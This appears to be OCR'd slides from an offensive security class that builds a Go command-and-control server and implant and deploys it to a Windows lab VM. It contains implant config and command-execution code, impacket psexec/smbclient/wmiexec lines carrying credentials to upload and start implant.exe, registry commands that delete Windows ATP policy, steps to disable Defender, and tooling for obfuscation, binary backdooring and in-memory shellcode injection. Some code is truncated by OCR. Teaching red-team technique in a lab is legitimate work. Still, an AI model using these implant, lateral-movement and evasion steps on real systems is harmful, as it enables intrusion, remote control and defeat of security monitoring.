
```
2019/11/21 20:11:04 listen udp [ff01::1]:58008: setsockopt: not supported by windows
2019/11/21 20:11:04 listen udp [ff02::1]:58008: setsockopt: not supported by windows
2019/11/21 20:11:04 listen udp [ff02::1:ff0d:674]:58008: setsockopt: not supported by windows
2019/11/21 20:11:04 listen udp 224.0.0.1:58008: setsockopt: The requested address is not valid in its context.
2019/11/21 20:11:05 listen udp [ff01::1]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::fb]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:3]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:ff23:6d52]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff01::1]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::c]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::fb]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:3]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:ff1c:6bbb]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:ff20:40f0]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:ff3f:5384]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:ff91:10d7]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:ffa3:985d]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:ffd0:d1d2]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:ffee:e4d0]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1:ffef:3471]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff01::1]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::1]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::c]:58008: setsockopt: not supported by windows
2019/11/21 20:11:05 listen udp [ff02::fb]:58008: setsockopt: not supported by windows
```

```
2019/11/21 20:11:11 {"Type":5,"Data":{"CanYouSeeMeNow":true}}
```


Local Host

```
2019/11/21 20:11:10 {"Type":1,"Data":{"Hostname":"[REDACTED]","OS":"windows","Arch":"amd64","RatnetContentKey":"AJY6ZiH4tx8OP5UZ6tcHgvDCoIIz4BeCYORcE7SgDT8=","UUID":"3694281f-c105-49bb-88f8-f5d54dd59c37","Peers":[{"Name":"c2","Enabled":true,"URI":"DESKTOP-7D27HPM:1337","Group":""}]}}
2019/11/21 20:11:10 c2 received InitMsg from: 3694281f-c105-49bb-88f8-f5d54dd59c37
```

Guest VM


A (Linked Base for MSEdge - Win10 0 and MSEdge - Win10 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
implant.exe
eula
Host Name: MSEDGEWIN10
IE Version: 11.864.17763.0
OS Version: Windows 10
Service Pack: No service pack
User Name: IEUser
Password: Passw0rd!
Snapshot/backup:
Create a snapshot (or keep a backup of downloaded archive) before first booting and working with this VM, so that you can reset quickly after the OS trial expires.
Licensing notes and evaluation period:
The modern.ie virtual machines use evaluation versions of Microsoft Windows, and are therefore time limited. You can find a link to the full license on the desktop.
Activation:
For Windows 7, 8, 8.1 and 10 virtual machines, you need to connect to the Internet in order to activate the trial. In most cases, activation will be done automatically after a few minutes, but you can also enter "slmgr /ato" from an administrative command prompt. This will give you 90 days.
For Windows Vista, you have 30 days after first boot.
For Windows XP, you have 30 days after first boot. You will see a toast notification pop up a few minutes after boot stating the days left (in the system tray).
Re-arm:
In some cases (Windows XP, Vista, and 7), it may be possible to further extend the initial trial period if there are rearms left. The following commands can be run from an administrative command prompt (right-click on Command Prompt and select the 'Run as Administrator' option).
Show current license, time remaining, re-arm count (all except Windows XP):
slmgr /dlv
Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup,SetupOobeBnk
For Windows 8, 8.1 and 10, you will NOT be able to re-arm the trial.
Windows 10 Enterprise Evaluation
Windows License valid for 84 days
Build 17763.rs5_release.180914-1434
Type here to search
10:55 PM
11/21/2019
Right Ctrl

Guest VM


A (Linked Base for MSEdge - Win10 0 and MSEdge - Win10 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Host Name: MSEDGEWIN10
IE Version: 11.864.17763.0
OS Version: Windows 10
Service Pack: No service pack
IEUser
Passw0rd!
Best match
Manage advanced sharing settings
Control panel
Settings
Shared experience settings
Share across devices
View network computers and devices
Search the web
sharing - See web results
Store
Sharing Manager for OneDrive
sharing
Windows 10 Enterprise Evaluation
Windows License valid for 84 days
Build 17763.rs5_release.180914-1434
10:57 PM
11/21/2019
Right Ctrl


Guest VM

Also turn off the firewall
for all networks until later!

If you change VM network
settings, it might change
Windows network profile!

Also !!!
Under Updates:
- Pause Windows Updates

Under Virus->Manage:
- Disable Real time
- Disable Cloud
- Disable Sample Upload
- Add Exclusion for C:\



Update your implant code with your c2's IP

- Ifconfig / ipconfig to get your IP, then edit gCCLocation in implant main.go:

```
const (
    gCDebugMode                = true
    gCC2Name                   = "c2"
    gCC2Key                    = "cVH0oOAKMBk1DyfvVuvsKuaM/V/L1U6W6Q6qGLL/7WM="
    gCC2Location               = "[redacted]"
    gCClientPort               = "1337"
    gCHubPort                  = 58008
    gCMaxBeaconSize            = 1080
    gCNumOfMinToWaitForBeacons = 5
    gCBeaconPrimmer            = "cn03vi1"
)
```

Cross-compile your implant for Windows

Cross-compile to any platform or architecture like:

GOOS=windows GOARCH=amd64 go build

(CGO will not work through the cross-compiler because it uses an external compiler rather than the Go compiler itself… purego is more portable)

Independent Objectives

1. **Run a command on the victim**
2. **Upload implant and run it on victim**
3. Run shellcode on the victim
4. Transform a binary into shellcode
5. Run the transformed shellcode on the victim via memory injection
6. Backdoor a binary with the shellcode
7. Run the transformed shellcode on the victim via backdoored binary

Exercise: Time to Pop a Box

1) SMB -> payload to the victim VM
2) Make sure C2 is started
3) Visit http://localhost:8080 on your c2 machine
4) Deploy your implant to your VM using the “wmiexec” command

Hints: try “help” to see a list of active commands,
or run a command with no arguments to see the usage

Impacket for Injection (optional)

- (With Python installed): pip install impacket
- Option 1:
  psexec.py -file implant.exe ‘IEUser:Passw0rd!@192.168.x.x'
  What’s the problem with this method?
- Option 2:
  smbclient.py ‘IEUser:Passw0rd!@192.168.x.x'
  use C$
  put implant.exe
  exit
  wmiexec.py ‘IEUser:Passw0rd!@192.168.x.x’ ‘start C:\implant.exe’

LOLBAS & GTFOBINS - All the PrivEsc

- https://lolbas-project.github.io/
- https://gtfobins.github.io/

Disable ATP… ???

REG delete "HKLM\SOFTWARE\Policies\Microsoft\Windows Advanced Threat Protection"

REG delete "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Advanced Threat Protection"

Objectives

- Introduction, What is this class going to cover
- Building a dev environment
- An introduction to the Go language (and why hackers like it)
- Set up Golang C2 and Implant
- **Learn how to spread, infect files, and inject into memory**
- Other techniques for EDR evasion
- Darknet-based methods for NIDS evasion

Cn0ev1l features

1. Command execution
2. Builtins:
    - Build - Compile Go code
    - Exec - Execute a shell command
    - Garble - Golang obfuscator
    - WMI - Upload and execute implants via WMI and SMB
    - Donut - Convert binary or .NET assembly into shell code
    - Pinject - In memory app execution
    - Binject - Inject shellcode into files
3. Ratnet node reconfiguration
4. Viral beaconing weirdness via UDP multicast lets it route around corners…

Cn0ev1l features: Command execution

```
case common.CmdMsg:
    var response common.CmdRespMsg
    response.ID = msg.ID
    cmdOutput, err := commands.Exec(msg.Command)
    /*
        cmdOutput, err := exec.Command(
            msg.Command[0], msg.Command[1:]...,
        ).CombinedOutput()
    */
    /*
        if there is an error, set the error as the response,
        otherwise, set the output as the response
    */
    if err != nil {
        response.Error = err.Error()
        log.Println("[CMD ERR]:", err.Error())
    } else {
        response.Result = string(cmdOutput)
    }
```

Cn0ev1l features: Command execution

```
// transmit response
respBytes, err := common.PackMsg(response, common.CmdRespMsgT)
if err != nil {
    log.Printf("could not marshal command response: %s\n", err.Error())
} else {
    node.Send(gCC2Name, respBytes)
}
```

Cn0ev1l features: Command Framework

Implemented a framework for command modules to automatically register themselves when they are included (underscore included usually).

The framework lives in: https://github.com/awgh/sshell

Although we made a web console around this for cn03vi1, the sshell project also has an SSH console with SFTP support that can use the same registered command modules (with tab completion!). You can throw it on the c2 or implant.

Command framework lives here: https://github.com/awgh/sshell/blob/master/commands/commands.go

Cn0ev1l features: Builtin Commands

There are several builtin commands implemented for cn03vi1, which can be underscore included into the implant OR the c2 (or both):

- Build (builtins/build)
  - Compiles / cross-compiles for all platforms
  - Includes optimal flags for stripping Go binaries
  - Stolen from https://github.com/BishopFox/sliver
  - Try “build -t windows/amd64 -v -d ../implant -o ./implant” in the Web UI

Cn0ev1l features: Build Builtin

```
// Build a directory
func Build(goConfig *GoConfig, pkg, name string, debug boo
    dest := filepath.Join(goConfig.GOPATH, "bin", name)
    if goConfig.GOOS == "windows" {
        dest += ".exe"
    }
    tags := []string{"netgo", "purego"}
    ldflags := []string{"-s", "-w", "-buildid="}
    if !debug && goConfig.GOOS == "windows" {
        ldflags = append(ldflags, "-H=windowsgui")
    }
```

Cn0ev1l features: Exec Builtin (implant + c2)

```
func init() {
    commands.RegisterCommand("exec", execC
}

func writeTerm(term io.Writer, msg string)
    term.Write([]byte(msg + "\n"))
}

func execCmd(term io.Writer, args []string

    cmdOutput, err := exec.Command(
        args[0], args[1:]...,
    ).CombinedOutput()
    writeTerm(term, string(cmdOutput))
```

Cn0ev1l features: Gobfuscate Builtin

gobfuscate (builtins/gobfuscate)

- Wrapper for https://github.com/unixpickle/gobfuscate
- Source-code obfuscation (pre-compilation!)
- Scrambles strings, tries to remove imports (mixed results, WIP)
- Shits the bed on vendoring/modules, several other situations involving non-trivial dependencies, so keep the implant simple.
- Get things working with their command line utility first before expecting the wrapper to work (although you can use the same arguments).

Cn0ev1l features: Gobfuscate Builtin

gobfuscate (builtins/gobfuscate)

- Wrapper for https://github.com/unixpickle/gobfuscate
- Source-code obfuscation (pre-compilation!)
- Scrambles strings, tries to remove unused (mixed results, WIP)
- Shits the bed on vendoring modules, several other situations involving non-trivial dependencies, so keep the implant simple.
- Get things working with their command line utility first before expecting the wrapper to work (although you can use the same arguments).

OLD AND BUSTED

Cn0ev1l features: Garble Builtin

Garble (builtins/garble)

- Wrapper for https://github.com/burrowers/garble
- Obfuscation while compiling and stripping! Best on the market!

- Must install garble and add to your PATH for c2 to use it:
  GO111MODULE=on go get mvdan.cc/garble

- Then add “$HOME/go/bin” to your PATH
- Example run from UI:
  garble -d ../implant -t windows/amd64

Cn0ev1l features: WMI

Windows Management Instrumentation

05/30/2018 • 2 minutes to read • 

Purpose

Windows Management Instrumentation (WMI) is the infrastructure for management data and operations on Windows-based operating systems. You can write WMI scripts or applications to automate administrative tasks on remote computers but WMI also supplies management data to other parts of the operating system and products, for example System Center Operations Manager, formerly Microsoft Operations Manager (MOM), or Windows Remote Management (WinRM).

Cn0ev1l features: WMI

Anybody Remember Psexec?

Cn0ev1l features: wmiexec Builtin

wmiexec (builtins/wmiexec)

- Wrapper for https://github.com/C-Sto/goWMIexec
- Extra magic added with go-smb2 library (copy payload to ADMIN$)
- Simple exec call to ADMIN$ via WMI
  - Remember to use “cmd.exe /C” before all your Windows shell commands
- goWMIexec is a little buggy, as it’s a WIP port of impacket. Future version in progress using fully encrypted SMB3.1 pipes
- Try it from the command line utility also!
- Try “wmiexec -t 192.168.x.x -u IEUser -p Passw0rd! -f implant.exe” in the UI
- Also check out the “smbupload” command… (only to $ADMIN -> C:\Windows)

Cn0ev1l features: Binjection


Process Injection

Patching


Cn0ev1l features: Binjection

Process Injection

Patching



Cn0ev1l features: Binjection - Patching | Method 1




Credit: Patching Windows Executables with the Backdoor Factory | DerbyCon 2013 - Josh Pitts

https://github.com/Binject/binjection

binjection

Injects additional machine instructions into various binary formats



Code Tour - Binject Debug library

- Parsers for all binary formats (PE, ELF, Mach-O, Go Obj)
- Generators for all binary formats
- https://github.com/Binject/debug
- Parser entrypoints are always NewFile() -> https://github.com/Binject/debug/blob/master/pe/file.go#L77
- Generator entrypoints are always Bytes() -> https://github.com/Binject/debug/blob/master/pe/write.go#L11

Code Tour - Injection Methods

- PE: https://github.com/Binject/binjection/blob/master/bj/inject_pe.go
- ELF: https://github.com/Binject/binjection/blob/master/bj/inject_elf.go
- Mach-O: https://github.com/Binject/binjection/blob/master/bj/inject_macho.go

Cn0ev1l features: binject Builtin

binject(builtins/binject)


- Try this command in the UI with the “popcalc.bin” shell code in c2 directory
- Can be done from c2 or implant combined with wmiexec/smbupload
- Wrapper for:

  https://github.com/Binject/binjection

Independent Objectives

1. Run a command on the victim
2. Upload implant and run it on victim
3. **Run shellcode on the victim**
4. Transform a binary into shellcode
5. Run the transformed shellcode on the victim via memory injection
6. Backdoor a binary with the shellcode
7. Run the transformed shellcode on the victim via backdoored binary

BDF: The Next Generation



Backdoor Factory: the next generation

git clone https://github.com/Binject/backdoorfactory
cd backdoorfactory; go build

- Check out the caplet and JS generation in:
  https://github.com/Binject/backdoorfactory/blob/master/caplet.go#L12

- You will HAVE TO UPDATE the User Agent regexes and File extensions for files you intend to handle!

- Initialize shellcode directory with:

  ./backdoorfactory -d shellcodes -i

- Copy shellcodes into proper subdirectories of shellcodes/

(for linux x64 try: https://github.com/Binject/binjection/blob/master/bj/test/hello.bin)


Injection Logic starts here: https://github.com/Binject/backdoorfactory/blob/master/main.go#L104

Cn0ev1l features: Donut

Introduction

Donut generates x86 or x64 shellcode from VBScript, JScript, EXE, DLL (including .NET Assemblies) files. This shellcode can be injected into an arbitrary Windows process for in-memory execution. Given a supported file type, parameters and an entry point where applicable (such as Program.Main), it produces position-independent shellcode that loads and runs entirely from memory. A module created by donut can either be staged from a URL or stageless by being embedded directly in the shellcode. Either way, the module is encrypted with the Chaskey block cipher and a 128-bit randomly generated key. After the file is loaded through the PE/ActiveScript/CLR loader, the original reference is erased from memory to deter memory scanners. For .NET Assemblies, they are loaded into a new Application Domain to allow for running Assemblies in disposable AppDomains.

Cn0ev1l features: Donut



Cn0ev1l features: Donut

Filesystem

“The Windows Loader

LoadLibrary()

